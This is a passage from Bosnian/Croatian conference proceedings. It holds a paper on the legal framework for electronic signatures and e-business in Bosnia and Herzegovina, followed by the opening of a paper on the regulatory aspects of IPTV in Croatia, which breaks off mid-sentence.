Elektronsko poslovanje je razmjena standardizovanih elektronskih poruka između fizičkih i pravnih osoba u pregovaranju, ugovaranju, kupovini, prodaji, plaćanju, komuniciranju sa javnom upravom i sudovima i u svim drugim poslovnim transakcijama, a za koje je zakonom dozvoljena njegova primjena. Da bi se elektronsko poslovanje moglo odvijati moramo imati odgovarajuću elektronsku infrastrukturu i pravnu regulativu koja bi rješavala zloupotrebe i nesporazume.

II. RAZVOJ ELEKTRONSKOG POSLOVANJA U BOSNI I HERCEGOVINI

Vijeće ministara Bosne i Hercegovine je pokrenulo strategiju razvoja informacionog društva, odnosno elektronskog poslovanja u BiH kao ključni strateški zadatak [1]. Zakonsko uređenje elektronskog poslovanja služi kao preduvjet za razvoj i prevazilaženja zaostajanja Bosne i Hercegovine na putu da postane članica Evropske unije. Bosna i Hercegovina mora uskladiti svoje propise o elektronskom poslovanju sa propisima Evropske unije, jer države članice Evropske unije posebnu pažnju posvećuju pravnom uređivanju elektronskog poslovanja.

Najvažnije direktive iz ove oblasti koje je donijela Evropska unija su: Direktiva o elektronskim potpisima – 1999/93/EC, Direktiva o elektronskoj trgovini – 2000/31/EC, Direktiva o zaštiti potrošača kod prodaje na daljinu – 1997/7/EC, Direktiva o elektronskom novcu – 2000/46/EC, Direktiva o zaštiti podataka o osobama 95/46/EC i Direktiva o zaštiti podataka o osobam u elektronskim komunikacijama 2002/58/EC [2].

Najnažniji propisi koji zahtjevaju upotrebu informacionih i komunikacionih tehnologija u Bosni i Hercegovini su:

- Zakon o komunikacijama („Sl. glasnik BiH“, broj 33/02);
- Zakon o slobodi pristupa informacijama Bosne i Hercegovine stupio na snagu 01.01.2006. godine a objavljen u (Službenim novinama F BiH“, broj 72/05);
- Zakon o zaštiti osobnih podataka („Službeni glasnik BiH“, broj 49/06);
- Zakon o autorskom pravu i srodnim pravima („Službeni glasnik BiH“, broj 63/10);
- Zakon o elektronskom potpisu („Službeni glasnik BiH“, broj 91/06);
- Zakon o elektronskom pravnom i poslovnom prometu („Službeni glasnik BiH“, broj 88/07);
- Zakon o upravnom postupku („Službeni glasnik BiH”, broj 29/02, 12/04, 88/07, 93/09);
- Odluka o osnovama upotrebe elektronskog potpisa i pružanja usluga ovjeravanja („Službeni glasnik BiH“, broj 21/09);
- Odluka o elektronskom poslovanju i e-vladi (“Službeni glasnik BiH“, broj 07/10);
- Odluka o uredskom poslovanju ministarstava, službi, institucija i drugih organa Vijeća ministara BiH (“Službeni glasnik BiH”, broj 21/01, 29/03);
- Uputstvo o izradi i održavanju službenih Internet stranica institucija Bosne i Hercegovine („Službeni glasnik BiH“, broj 21/09).

Za razliku od entiteta, uspostavljanje pravnog okvira na državnom nivou za zakonsko uređenje elektronskog poslovanja ide veoma sporo.

III. PRAVNO REGULIRANJE ELEKTRONSKIH POTPISA

A. *Razvoj reguliranja elektronskog potpisa*

Pojedine američke savezne države (California, Utah, i dr.), prve su zakonski regulirale elektronska dokumenta.

Njemačka je prva država u Evropi koja je zakonski regulirala elektronske potpise. Zakon o digitalnim potpisima donešen 1997. godine, sadrži odredbe o telekomunikacijskim uslugama i zaštiti podataka. Zakon je predviđao upotrebu digitalnih potpisa zasnovanih na kriptografiji javnog ključa s posebno specificiranim tehničkim zahtjevima. Italijanski Zakon o digitalnim dokumentima donešen 1997. godine, osigurao je pravno priznanje digitalnim dokumentima, potpisima, ugovorima i plaćanjima. Francuski i britanski zakoni donešeni 2000. godine, ne govore više o "digitalnim potpisima", već uvode u upotrebu elektronski potpis [3].

B. EU direktive

Direktiva o elektronskim potpisima – 1999/93/EC, koja je formalno stupila na snagu 19. januara 2000. godine, predstavlja

pravno utemeljenje elektronskog poslovanja i na osnovu nje su donijeti zakoni o elektronskim potpisima u svim državama Evropske unije kao i u većini ostalih država Evrope [2]. Direktiva o elektronskim potpisima priznaje pravnu snagu neovisno o korištenoj informacijskoj i komunikacijskoj tehnologiji. Direktivom se uređuju pravni učinci elektronskih potpisa i potvrda, osnivanje i rad ovjerilaca koji izdaju kvalificirane potvrde, te njihova odgovornost, a normativno je regulirano i pitanje priznavanja stranih potvrda.

Direktiva obavezuje države članice Evropske unije da elektronskim ispravama s naprednim elektronskim potpisom osiguraju jednake pravne učinke, kao svojeručno potpisanoj ispravi u papirnom obliku i propisuje da se elektronskom potpisu ne smije oduzeti pravna snaga i prihvatljivost u dokaznim postupcima samo zbog njegovog elektronskog oblika ili zato što nije utemeljen na kvalificiranoj potvrdi. Funkcija izdavanja kvalificiranih potvrda slična je onoj koju ima ovjera svojeručnog potpisa na papiru.

Predviđeno je da ovjerilac usluge izdavanja kvalificiranih potvrda odgovara: za tačnost podataka sadržanih u potvrdi, da je u vrijeme izdavanja potvrde potpisnik posjedovao podatke za izradu potpisa koji odgovaraju podacima za provjeru potpisa navedenim u potvrdi, da podaci za izradu potpisa odgovaraju podacima za provjeru potpisa. U pogledu uvjeta za osnivanje i rad ovjerilaca usluge izdavanja kvalificiranih potvrda, Direktiva EU o elektronskim potpisima traži da države članice omoguće svakom zainteresiranom subjektu pružanje te usluge bez ograničenja njihovog broja, ali im je ostavljena mogućnost da propišu uvjete za osnivanje [2].

Najznačajnija polja primjene elektronskog potpisa su:

- elektronsko poslovanje (e-Business)
- elektronska trgovina (e-Commerce)
- elektronsko bankarstvo (e-Banking)
- elektronska uprava (e-Government)
- elektronsko zdravstvo (e-Healthcare)
- platni sistemi na bazi čip kartica (EMV), itd.

IV. PRAVNA REGULATIVA ZA PRIMJENU ELEKTRONSKOG POTPISA U BOSNI I HERCEGOVINI

Zakonsko uređenje elektronskog poslovanja u Bosni i Hercegovini započelo je Zakonom o elektronskom potpisu koji je objavljen 14. 11. 2006. godine, a stupio na snagu 14.05.2007. godine, i Zakonom o elektronskom pravnom i poslovnom prometu (donešen 29.10.2007. godine), koji uređuje pravni okvir za određene aspekte elektronskog pravnog i poslovnog prometa koji obuhvata preduzimanje i pružanje usluga informacionog društva, obaveze davaoca usluga u vezi s informiranjem, zaključivanje ugovora i odgovornost davaoca usluga [4].

A. Zakon o elektronskom potpisu u Bosni i Hercegovini

Cilj reguliranja elektronskih potpisa u Bosni i Hercegovini je podstaknuti i omogućiti razvoj elektronskog poslovanja, otkloniti normativne i administratvne smetnje za elektronsko poslovanje, izjednačiti elektronski potpis sa vlastoručnim potpisom, uspostaviti jasna pravila za upotrebu elektronskog potpisa i rad davalaca usluga, uskladiti zakonodavstvo Bosne i Hercegovine sa zakonodavstvom Evropske unije, te osigurati međunarodno priznavanje elektronskog potpisa.

Donošenjem Zakona o elektronskom potpisu uspostavlja se zakonski okvir koji omogućava elektronsko poslovanje i upotrebu informacijskih i komunikacijskih tehnologija u pravnom prometu, upravnim, sudskim i drugim postupcima.

Zakon o elektronskom potpisu implementira najznačajnije zahtjeve i pravna rješenja postavljena Direktivom 1999/93 EC:

- za početak rada i pružanje usluga u vezi s elektronskim potpisom i ovjeravanjem ovjeriocu nije potrebna posebna dozvola,
- dobrovoljno akreditiranje,
- potvrda da tehnička sredstva i postupci ovjerioca zadovoljavaju sigurnosne zahtjeve,

- zahtjevi koje mora ispunjavati ovjerilac koji izdaje kvalificirane potvrde,
- zahtjevi za kvalificirane potvrde,
- zahtjevi za tehnička sredstva i postupka za formiranje sigurnog elektronskog potpisa,
- priznavanje stranih potvrda,
- odgovornost ovjerilaca,
- zaštita podataka.
-

Elektronski potpis je skup podataka u elektronskom obliku koji su pridruženi ili logički povezani sa drugim podacima u elektronskom obliku i koji služe za identifikaciju potpisnika, i u potpunosti zamjenjuje svojeručni potpis u svim procedurama, osim u nekoliko, zakonom predviđenih slučajeva [4].

Siguran elektronski potpis je elektronski potpis koji je dodijeljen isključivo potpisniku, koji omogućava identificiranje potpisnika, koji je formiran upotrebom sredstava koja su u potpunosti pod kontrolom potpisnika, koji je povezan s podacima na koje se odnosi, zasnovan na kvalificiranoj potvrdi i formiran upotrebom tehničkih sredstava i postupaka koji su u skladu sa sigurnosnim zahtjevima Zakona o elektronskom potpisu i na osnovu njega donesenih podzakonskih propisa.

Zakon o elektronskom potpisu se ne odnosi na pravne poslove iz oblasti porodičnog i nasljednog prava koji zahtijevaju pisanu formu i drugih izjava volje ili pravnih poslova za čije se važenje zahtijeva sudska ili notarska provjera autentičnosti ili notarska isprava i na pravne poslove koji zahtjevaju službenu ovjeru, sudsku ili notarsku provjeru radi unosa u zemljišne knjige i registar (ugovor o uređivanju imovinskih odnosa između bračnih drugova, ugovor o imovini osoba kojima je oduzeta poslovna sposobnost, ugovor o ustupanju i raspodjeli imovine za života i ugovor o doživotnom izdržavanju.).

Zakonom o elektronskom potpisu je elektronska forma i pismena forma ”izjednačena“:

- podacima u elektronskom obliku se ne može odreći valjanost ili dokazna snaga samo zato što su u elektronskom obliku;
- elektronskom potpisu se ne smije odreći valjanost ili prihvatljivost kao dokaza samo zbog elektronskog oblika, ili zbog toga što nije zasnovan na kvalifikovanoj elektronskoj potvrdi, ili zbog toga što nije oblikovan sredstvima za izradu kvalifikovanog elektronskog potpisa;
- pouzdanost elektronskog poslovanja garantira se kvalificiranim elektronskim potpisom, kojim se osigurava integritet valjanosti podataka u elektronskom obliku, kao i identifikacija potpisnika [4].

Kvalifikovani elektronski potpis i potvrde

Ključ za implementaciju e-poslovanja i e-uprave je postojanje tehnoloških, institucionalnih i pravnih uslova za formiranje kvalifikovanog elektronskog potpisa. Za njegovu primjenu neophodno je posjedovati sredstva za formiranje elektronskog potpisa i kvalifikovanu elektronsku potvrdu potpisnika. Tek tada kvalifikovani elektronski potpis pouzdano garantuje identitet potpisnika, integritet elektronskih dokumenata i onemogućava naknadno poricanje odgovornosti za njihov sadržaj, u protivnom on predstavlja „samo“ elektronski potpis.

Kvalifikovana potvrda je elektronska potvrda koja ispunjava uslove iz Direktive 1999/93/EC.

Ovjerilac koji izdaje kvalificirane potvrde dužan je demonstrirati pouzdanost koja se zahtijeva za pružanje usluga u vezi s elektronskim potpisom i ovjeravanjem, voditi brz i siguran registar potvrda i osigurati pružanje neodgodive i sigurne usluge opoziva i odgovoran je za pričinjenu štetu “ukoliko ne dokaže da je šteta nastala bez njegove krivice” [4].

Davaoci usluga se dobrovoljno akredituju kod Ureda za akreditaciju ministarstva, i prihvataju dobrovoljno nadzor ovog organa, u cilju veće sigurnosti i povjerenja.

Priznavanje potvrda koje su izdali strani ovjerioci

Potvrde koje su izdali ovjerioci sa sjedištem u državi članici Evropske unije ili državi koja je članica Evropskog ekonomskog prostora i čiju validnost Bosna i Hercegovina može provjeriti tretiraju se isto kao i domaće potvrde. Kvalificirane potvrde ovih ovjerilaca imaju isto pravno djelovanje kao domaće kvalificirane potvrde.

Potvrde koje su izdali ovjerioci sa sjedištem u trećim državama i čiju validnost Bosna i Hercegovina može provjeriti bit će priznate u Bosni i Hercegovini. Kvalificirane potvrde ovih ovjerilaca pravno će se tretirati kao i domaće kvalificirane potvrde ako:

- ovjerilac demonstrira pouzdanost koja se zahtijeva za pružanje usluga u vezi s elektronskim potpisom i ovjeravanjem, vodi siguran registar potvrda i ako je akreditiran u skladu sa sistemom dobrovoljne akreditacije, u Bosni i Hercegovini, ili u državi članici Evropske unije;
- domaći ovjerilac ili ovjerilac sa sjedištem u državi članici Evropske unije ili državi koja je članica Evropskog ekonomskog prostora, ako ovjerilac demonstrira pouzdanost koja se zahtijeva za pružanje usluga u vezi s elektronskim potpisom i ovjeravanjem, vodi siguran registar potvrda, garantira za njegove potvrde u skladu s propisima o odgovornosti;
- se potvrda priznaje kao kvalificirana, ili se ovjerilac smatra ovjeriocem koji izdaje kvalificirane potvrde, na osnovu dvostranog ili višestranog međunarodnog ugovora između BiH i drugih država ili međunarodnih organizacija;
- se potvrda priznaje kao kvalificirana, ili se ovjerilac smatra ovjeriocem koji izdaje kvalificirane potvrde, na osnovu dvostranog ili višestranog međunarodnog ugovora između Evropske unije i trećih država ili međunarodnih organizacija.

U cilju zaštite potrošača, koji nemaju odgovarajuća tehnološka znanja, davaocima usluga se propisuju različite obaveze, među kojima se posebno ističe obaveza da se korisnik usluga upozna sa pravnim i tehničkim mogućnostima, te sa posljedicama elektronskog poslovanja.

Radi zaštite ličnih podataka, precizno se propisuje prikupljanje i posredovanje ličnih podataka potrebnih za rad davalaca usluga. Lica koja čuvaju dokumente koji su elektronski potpisani, upotrebom podataka i sredstava za izradu elektronskog potpisa, obavezna su čuvati podatke i sredstva za provjeru elektronskog potpisa sve dok čuvaju i dokumenta.

Zakon je otvoren i upotrebljiv za nove tehnologije i daje mogućnost različitih tehnoloških rješenja sa različitim nivoima pouzdanosti što ima za posljedicu različit pravni tretman pojedinih solucija, omogućava da svoje usluge ponude različiti davaoci usluga te time i korisniku da sam izabere nivo sigurnosti elektronskog potpisa.

Vijeću ministara Bosne i Hercegovine data je nadležnost za donošenje podzakonskih propisa za provođenje Zakona o elektronskom potpisu. U cilju razvoja elektronskog poslovanja u BiH, od podzakonskih propisa Vijeće ministara BiH donijelo je 2008. godine Odluku o osnovama upotrebe elektronskog potpisa i pružanja usluga ovjeravanja [5]. Odluka regulira pružanje usluga u vezi s elektronskim potpisom i ovjeravanjem, kao i rad nadzornog tijela. Usvojenim rješenjima u izradi elektronskog potpisa osigurana je primjena tehnoloških standarda u skladu sa standardima u državama članicama Evropske unije - ETSI standardi.

U BiH nije formirano certifikacijsko tijelo za certifikaciju elektronskih potpisa i nadzor u skladu sa odredbama Zakona o elektronskom potpisu, te zbog toga ni korištenje kvalificiranih elektronskih potpisa nije moguće u BiH. Pored toga, implementiranje Zakona o elektronskom potpisu zavisi i od formiranja Agencije za informaciono društvo, koja je Prijedlogom zakona o Agenciji za informaciono društvo predviđena kao ovjerilac.

B. Pravna regulativa za primjenu elektronskog potpisa u Republici Srpskoj

U Republici Srpskoj 2008. i 2009. godine usvojena su tri zakona i pet podzakonskih propisa koji reguliraju primjenu elektronskog potpisa na teritoriji Republike Srpske, i to:

- Zakon o elektronskom potpisu, koji uređuje pravo fizičkih i pravnih lica na upotrebu elektronskog potpisa u upravnim, sudskim i drugim postupcima, poslovnim i drugim radnjama, te prava, obaveze i odgovornosti fizičkih i pravnih lica u vezi sa davanjem usluga certifikacije elektronskog potpisa na teritoriji RS, ako posebnim zakonom nije drugačije određeno ("Sl. glasnik RS", broj 59/08);
- Zakon o elektronskom dokumentu ("Sl. glasnik RS", broj 110/08);
- Zakon o elektronskom poslovanju ("Sl. glasnik RS", broj 59/09);
- Uredbu o nosiocu poslova elektronske certifikacije u Republičkim organima uprave (“Sl. glasnik RS“ br. 114/08, 73/09);
- Pravilnik o evidenciji certifikovanih tijela ("Sl. glasnik RS", broj 88/09);
- Pravilnik o elektronskoj razmjeni poslovnih poruka ("Sl. glasnik RS", broj 30/06);
- Pravilnik o evidenciji davaoca usluga certificiranja elektronskog potpisa certificiranih organa (“Službeni glasnik RS“ broj 88/09);
- Pravilnik o sadržaju i načinu vođenja registra certifikacionih organa za izdavanje kvalificiranih elektronskih certifikata (“Sl. glasnik RS“ broj 88/09);
- Pravilnik o mjerama zaštite elektronskog potpisa, i kvalificiranog elektronskog potpisa, najnižem iznosu obaveznog osiguranja i primjeni organizacionih i tehničkih mjera zaštite certifikata – (”Sl. glasnik RS” broj 88/09);
- Pravilnik o tehničkim pravilima za osiguranje povezanosti evidencija („Sl. glasnik RS“ broj 88/09).

U R Srpskoj 2007. godine, osnivana je Agencija za informaciono društvo R Srpske [6].

C. Buduća pravna regulativa za primjenu elektronskog potpisa u Bosni i Hercegovini

Kako pravno reguliranje elektronskog poslovanja treba da bude na državnom nivou, Vijeće ministara BiH u partnerstvu sa UNDP BiH izradilo je nacrte pravne regilative za primjenu elektronskog potpisa u BiH, koju sačinjavaju:

- usvojeni Zakon o elektronskom potpisu BiH i Zakon o određenim pravnim aspektima elektronskog pravnog i poslovnog prometa BiH;
- Nacrt Uredbe o mjerama zaštite elektronskog potpisa;
- Nacrt Uredbe o uslovima za povezivanje evidencija izdanih i opozvanih certifikata;
- Nacrt Uredbe o registru davatelja usluga certificiranja i elektronskih potpisa koji izdaju kvalificirane certifikate; i
- Nacrt Uredbe o evidenciji davatelja usluga certificiranja elektronskih potpisa [7].

V. ZAKLJUČAK

Sistem elektronskog potpisa i elektronske isprave zahtjevna je i važna tehnologija bez koje će bilo kakav oblik administracije u budućnosti biti nezamisliv. Elektronski potpis je kljuc povjerenja i sigurnosti u savremenom poslovanju. Omogućio je brže zaključivanje ugovora i jednostavnije poslovanje, ljudima i privrednim društvima štedi vrijeme i novac. Elektronski potpisi imaju svijetlu budućnost jer je postao gotovo ne zamjenjiv u međunarodnoj komunikaciji tokova i sve više prodire u sve sfere društva pružajući mogućnost ljudima da lakše obavljaju pojedine radnje.

Donošenjem Zakona o elektronskom potpisu, Bosna i Hercegovina je tek započela izgradnju tog dijela pravnog sistema, a nužno je još zakonski regulirati elektronsko poslovanje. Naš je zakon izrađen po uzoru na Direktivu EU o elektronskim potpisima pa su na taj način osigurani minimalni preduvjeti za priključenje savremenim tokovima međunarodne razmjene, te je istovremeno zakonodavstvo jednim dijelom usklađeno sa zahtjevima Evropske unije.

U Bosni i Hercegovini je nedovoljna pravna regulativa za upotrebu tehnologije elektronskog potpisa, te je zadatak u slijedećem periodu požuriti sa usvajanjem niza zakona i podzakonskih propisa, ukoliko BiH želi pratiti projekcije Evropske komisije. Elektronska zakonska regulativa bi trebala obuhvati sve elemente našeg budućeg e-razvoja u svim djelatnostima: državnoj upravi i državnoj samoupravi, trgovini, zdravstvu, obrazovanju, bankarstvu, turizmu, sportu, kulturi itd. Međutim, budućnost elektronskih potpisa neće ovisiti samo o zakonodavnom uređenju, već i o raširenosti popratne tehnologije, pa je važno poticati njihovu dostupnost svim sferama društva.

LITERATURA

[1] Vijeće Ministara Bosne i Hercegovine, Strategija razvoja informacionog društva u BiH 2004.

[2] The European Parliament and the Council of the European Union, Directive 1999/93/EC,
Official Journal of the European Communities 1999.

[3] Trivun V., e-Legislation, 2nd Information Society Conference, Sarajevo 2005.

[4] Zakon o elektronskom potpisu („Službeni glasnik BiH“, broj 91/06), Sarajevo 20. Septembra
2006.

[5] Odluka o osnovama upotrebe elektronskog potpisa i pružanja usluga ovjeravanja („Službeni
glasnik BiH“, broj 21/09), Sarajevo 2009.

[6] Agencija za informaciono društvo Republike Srpske, Banja Luka, 2007.

[7] Ministarstvo komunikacija i prometa Bosne i Hercegovine, Nacrt zakona o Agenciji za informaciono društvo, Sarajevo 2007.

Regulatorni aspekti internetske televizije

Igor Kasipović*, Ivana Podnar Žarko**
* Hrvatska agencija za poštu i elektroničke komunikacije (HAKOM), Zagreb, Hrvatska
** Fakultet elektrotehnike i računarstva (FER), Zagreb, Hrvatska
e-mail adrese: igor.kasipovic@hakom.hr; ivana.podnar@fer.hr

Sažetak - Rad daje pregled i usporednu analizu regulatornih aspekata usluga IPTV-a u svijetu i Europi te ističe važna pitanja regulacije usluga IPTV-a specifičnih za Republiku Hrvatsku. Prvo je dan pregled usluga IPTV-a i razmotren utjecaj konvergencije na tržište medijskih usluga. Nadalje, predstavljena je detaljna analiza postojećih praksi za licenciranje operatora IPTV-a kako bi se identificirali potencijalni problemi koji se mogu pojaviti tijekom razvoja tržišta usluga IPTV-a u Republici Hrvatskoj. Na osnovi ove analize donosimo inicijalne smjernice za definiranje regulatornih obveza operatora koji pružaju usluge IPTV-a u Republici Hrvatskoj.

I. UVOD

Službena definicija internetske televizije (engl. *Internet Protocol Television*, IPTV) koju je potvrdila tematska skupina za IPTV ITU-T-a (engl. International Telecommunication Union Focus Group on IPTV, ITU-T FG IPTV) glasi: „Usluge IPTV-a su višemedijske usluge koje isporučuju korisnicima razne digitalne sadržaje, primjerice televizijski program, video, audio, tekst, slike, ili podatke, preko mreža temeljenih na protokolu IP (engl. *Internet Protocol*), a uz podršku za zahtijevanu kakvoću usluge (engl. *Quality of Service*, QoS) ili kakvoću doživljaja (engl. *Quality of Experience*, QoE), te definirani nivo sigurnosti, interaktivnosti i pouzdanosti“ [1]. Usluge IPTV-a se nude preko zatvorenih mreža za distribuciju sadržaja gdje mrežni operator kontrolira tehničke parametre puta prijenosa s jednog kraja na drugi. IPTV pokriva kako prijenos TV programa uživo tako i prijenos videa na zahtjev. Usluge IPTV-a su u pravilu sastavni dio kombinirane usluge „tri u jedan“ (engl. *triple-play*) koju pružaju telekom operatori širom svijeta, a objedinjuje govornu uslugu, pristup Internetu i usluge IPTV-a. U posljednje vrijeme se na tržištu pojavljuju i usluge *quad-play* koje uz „tri u jedan“ nude i podršku za osobnu pokretljivost korisnika i pristup sadržaju s fiksnih i pokretnih terminala.

Osim usluga IPTV-a, danas su na tržištu dostupne usluge kao što je Internet TV ili Internet video, koje se razlikuju od usluga IPTV-a jer se pružaju preko javnog Interneta, za razliku od IPTV-a koji podrazumijeva zatvorenu mrežu u vlasništvu operatora. Stoga su Internet TV i Internet video nekontrolirane usluge od strane mrežnog operatora u smislu tehničkih parametara prijenosa te nude strujanje (engl. *streaming*) video sadržaja preko javnog Interneta. Neki ponuđači usluga Internet videa, kao što su Youtube i Metacafe, omogućuju isporuku i pristup video sadržaju koji je generiran od strane korisnika te dijeljenje vlastitog video sadržaja s drugim korisnicima. S obzirom na nemogućnost garancije razine kakvoće usluge ove usluge ne podliježu pravoj kontroli produkcijske kakvoće. Operatori usluga Internet TV-a (npr. Joost, Babelgum, Zattoo) temelje arhitekturu svog rješenja na mrežama ravnopravnih sudionika (engl. *Peer-to-Peer*, P2P) i obično ne naplaćuju pristup sadržaju, a financiraju se od reklama. Međutim, njihove usluge su sadržajno vrlo slične uslugama koje nude operatori IPTV-a po nekoliko ključnih pitanja. Prvo, kao i IPTV, Internet TV omogućuje pristup profesionalno proizvedenom i autorskim pravima zaštićenom video sadržaju. Drugo, operatori Internet TV-a kao i operatori IPTV-a teže koristiti standard MPEG-4 za kodiranje video sadržaja visoke razlučivosti. Treće, operatori Internet TV-a često nude i uslugu video na zahtjev (engl. *Video on Demand*, VoD) koja omogućuje korisnicima kontrolu prikaza video sadržaja u stvarnom vremenu, kao što je omogućeno i korisnicima IPTV-a. Prije nego što se počne govoriti o IPTV regulaciji potrebno je pogledati kratku analizu vezanu uz pitanje usporedbe IPTV-a, Internet TV-a i Internet videa radi lakšeg definiranja glavnih razlika između tih usluga. Tablica I. pokazuje da iako su Internet video i Internet TV besplatne usluge koje se financiraju isključivo reklamama, usluge IPTV-a nisu besplatne. Usluge IPTV-a pružaju samo profesionalni sadržaj koji je zaštićen autorskim pravima, dok usluge Internet videa i Internet TV-a uključuju i amaterski sadržaj generiran od strane korisnika ili operatora koji ne podliježe autorskim pravima.


TABLICA I.
USPOREDBA USLUGA IPTV-A, INTERNET TV-A I INTERNET VIDEA

	IPTV	INTERNET TV	INTERNET VIDEO
Operatori	MaxTV (HT) U-verse (AT&T) Orange TV (France Telecom) Imagenio (Telefonica) Now TV (PCCW)	Joost Zattoo Babelgum	Youtube Metacafe
Korisnici	Samo pretplatnici; zatvorena mreža	Besplatno, financiranje od reklama	Besplatno, financiranje od reklama
Usluge	Emitiranje TV programa uživo, video na zahtjev, interaktivne	Video na zahtjev i/ili emitiranje TV programa uživo u	Samo video spotovi, kratki filmovi

	usluge	okruženju koje omogućuje istodobno izvršavanje više zadataka	
Mreža	IP platforma, kontrolirana mreža	Javni Internet; peer-to-peer	Javni Internet
Video produkcija	Samo profesionalni video sadržaj	Samo profesionalni video sadržaj	Samo amaterski sadržaj; sadržaj generiran od strane korisnika
Video kakvoća	Kontrolirana kakvoća usluge (QoS); MPEG2 to MPEG 4, MSVCI	Kontrolirana kakvoća usluge (QoS); Kvalitetni MPEG 4	Nekontrolirana kakvoća usluge; Niska razina, ali se poboljšava
Oprema	STB sa TV-om ili PC-om	PC	PC
Razlučivost	Cijeli TV ekran	Skoro cijeli TV ekran	QCIF/CIF
Autorska prava	Sadržaj je zaštićen DRM-om	Sadržaj je zaštićen DRM-om	Sadržaj nije zaštićen
Komercijalno uvođenje usluge	Pruža se u ograničenim geografskim područjima u različitim zemljama	Većina sadržaja je ograničena na korisnike u SAD-u jer operatori nisu dobili međunarodne licence za emitiranje	Potpuno dostupna

II. KONVERGENCIJA MEDIJSKIH USLUGA

Za pružanje usluga IPTV-a ključne su sljedeće četiri komponente: izvor sadržaja (davatelj sadržaja), jezgrena mreža, pristupna mreža i krajnji korisnik. Izvor sadržaja je davatelj video sadržaja koji posjeduje ili ima dozvolu za prodaju televizijskog programa koji se emitira uživo, sadržaja na zahtjev (engl. *content on demand*, CoD) ili nekog drugog sadržaja na Internetu. Televizijski program koji se emitira uživo obično se prima preko satelita ili preko svjetlovodnih mreža, dok se sadržaj na zahtjev pohranjuje kod mrežnog operatora. Osnovne usluge IPTV-a prema Open IPTV Forumu su: višemedijska usluga za prijenos TV programa uživo, video na zahtjev (engl. *Video on Demand*, VoD), plaćanje po odgledanom sadržaju (engl. *Pay Per View*, PPV), usluga osobnog video snimača (engl. *Personal Video Recorder*, PVR), elektronski programski vodič (engl. *Electronic Program Guide*, EPG), podsjetnik, pristup web-u, interaktivne aplikacije, roditeljska zaštita (engl. *Parental control*) i usluga poručivanja.



Slika 1. Općenita arhitektura usluge IPTV-a prema ETSI-u

Općenita arhitektura usluge IPTV je prikazana slikom 1 [2]. Aplikacijske funkcije omogućuju korisnicima odabir željene usluge i autorizaciju korisničkih zahtjeva te kontrolu i upravljanje uslugom za operatora. U praksi ih implementira sustav poznat pod nazivom IPTV *middleware*. Kontrolne funkcije omogućuju kontrolu usluge i prijenosa višemedijskog sadržaja te pripremu sadržaja za paketski prijenos i samu isporuku krajnjem korisniku. U praksi pripremu sadržaja i isporuku vrši mrežno čvorište (engl. *head-end*). Prijenosne funkcije se odnose na paketski prijenos u jezgrenoj IP mreži operatora i omogućuju rezervaciju potrebnih mrežnih resursa za kvalitetnu isporuku sadržaja. Korisničke funkcije objedinjavaju funkcije krajnjeg korisničkog uređaja (*set-top-box*) i prijenosa pristupnom mrežom.

Tehnološke prednosti stvaraju nove proizvode i segmente unutar industrije, vode povećanju korištenja i trošenja na medijske proizvode, dok u isto vrijeme uništavaju postojeća tržišta, segmente i poslovne modele. Na primjer, video kasete i kasnije digitalni mediji (engl. *Digital Versitle Disc*, DVD) su značajno utjecali na prihode filmske industrije prije desetak godina, dok se obogaćivanjem doživljaja gledatelja pojavila HD i 3D tehnologija koja daje prednost drugim medijima kao što je Blu-ray koji opet stvaraju nove prihode za filmsku industriju. Internet se razvija od distribucijske platforme za generiranje običnog video sadržaja od strane korisnika (engl. *User-generated Video Content*, UGC) do platforme koja nudi puno više mogućnosti za isporuku preko više uređaja. Ove mogućnosti uključuje usluge s iznimno visokom kompresijom i kakvoćom sadržaja (engl. *Over-The-Top*, OTT) i video usluge kao što su Netflix, Amazon i LOVEFiLM, koje nude video preko Interneta. Mnogi nakladnici audio i video sadržaja pokrenuli su *catch-up* usluge. Operatori plaćene televizije su pokrenuli OTT video usluge kao što je TV Anywhere in the US. Dok vrlo brzi širokopojasni Internet ne bude dostupan na većim područjima, korisnici neće moći pristupati, bilo kad i bilo gdje, video sadržaju visoke kakvoće, glazbi ili bilo kojem digitalnom mediju. Upravljanje širokopojasnim pristupom uzrokovalo je razvoj usluga IPTV-a, kao što je FiOS [3] usluga u Sjedinjenim Američkim Državama ili usluga SingTel's Mio [4] u Singapuru, te povećanje broja IPTV instalacija širom svijeta. Krajem 2010. godine bilo je preko 700 usluga IPTV-a širom svijeta. Razvoj pokretnog širokopojasnog pristupa (kao što je 3G/HSPA i LTE) omogućuje vrlo brzu dvosmjernu komunikaciju putem pokretnih mreža preko šireg geografskog područja. Korisnički uređaji koji su tradicionalno imali samo jednu svrhu, kao što su TV prijamnici, pokretni telefoni, osobna računala, uređaji za reprodukciju zvuka i igraće konzole, sada postaju višefunkcijski uređaji i razvijaju se naprijed pružajući slične razine kvalitete video sadržaja.

Popularnost korištenja usluga na zahtjev i vremenski pomaknutog sadržaja (engl. *Time-Shifted Content*) i želja za pohranjivanjem video sadržaja na privatne ili javne medije za pristup istom sadržaju u svakom trenutku i na svakom mjestu se povećavaju radi njihove široke dostupnosti na masovnom tržištu i mogućnosti obrade sadržaja uz nisku cijenu pohranjivanja sadržaja. To znači

da će sadržaj sve više biti pohranjen na mrežnim poslužiteljima u formatima višestruke razlučivosti kako bi se mogao isporučiti na svaki korisnički uređaj preko bilo koje mreže. Ovakav način isporuke sadržaja povećava raznolikost isporuke, omogućuje individualizaciju i ne veže gledatelje za unaprijed određeni raspored programa. Konvergencija medija i distribucija video sadržaja na različite uređaje nije povezana samo s razvojem tehnologije već i s novim uslugama za korisnike, novim načinom poslovanja, novim tipovima medijskih proizvoda i novim načinima interakcije s krajnjim korisnicima. Korisnici sve više očekuju uživati u audiovizualnom sadržaju na zahtjev od bilo gdje i u bilo koje vrijeme. Ovaj pomak je najviše vidljiv među mlađim korisnicima usluga, koji se još nazivaju „digitalnim urođenicima“ (engl. *digital natives*). S vremenom će takva nova generacija korisnika postati sljedeće masovno tržište digitalnog sadržaja. Svaka od tri osnovne dimenzije koje čine audiovizualni sektor – sadržaj, distribucijski sustavi i uređaji koji prikazuju sadržaj – moraju biti predmetom promjene koju je izazvao tehnološki razvoj. Posebno je važno da regulatorni okvir drži korak s tehnološkim razvojem. Novi, u 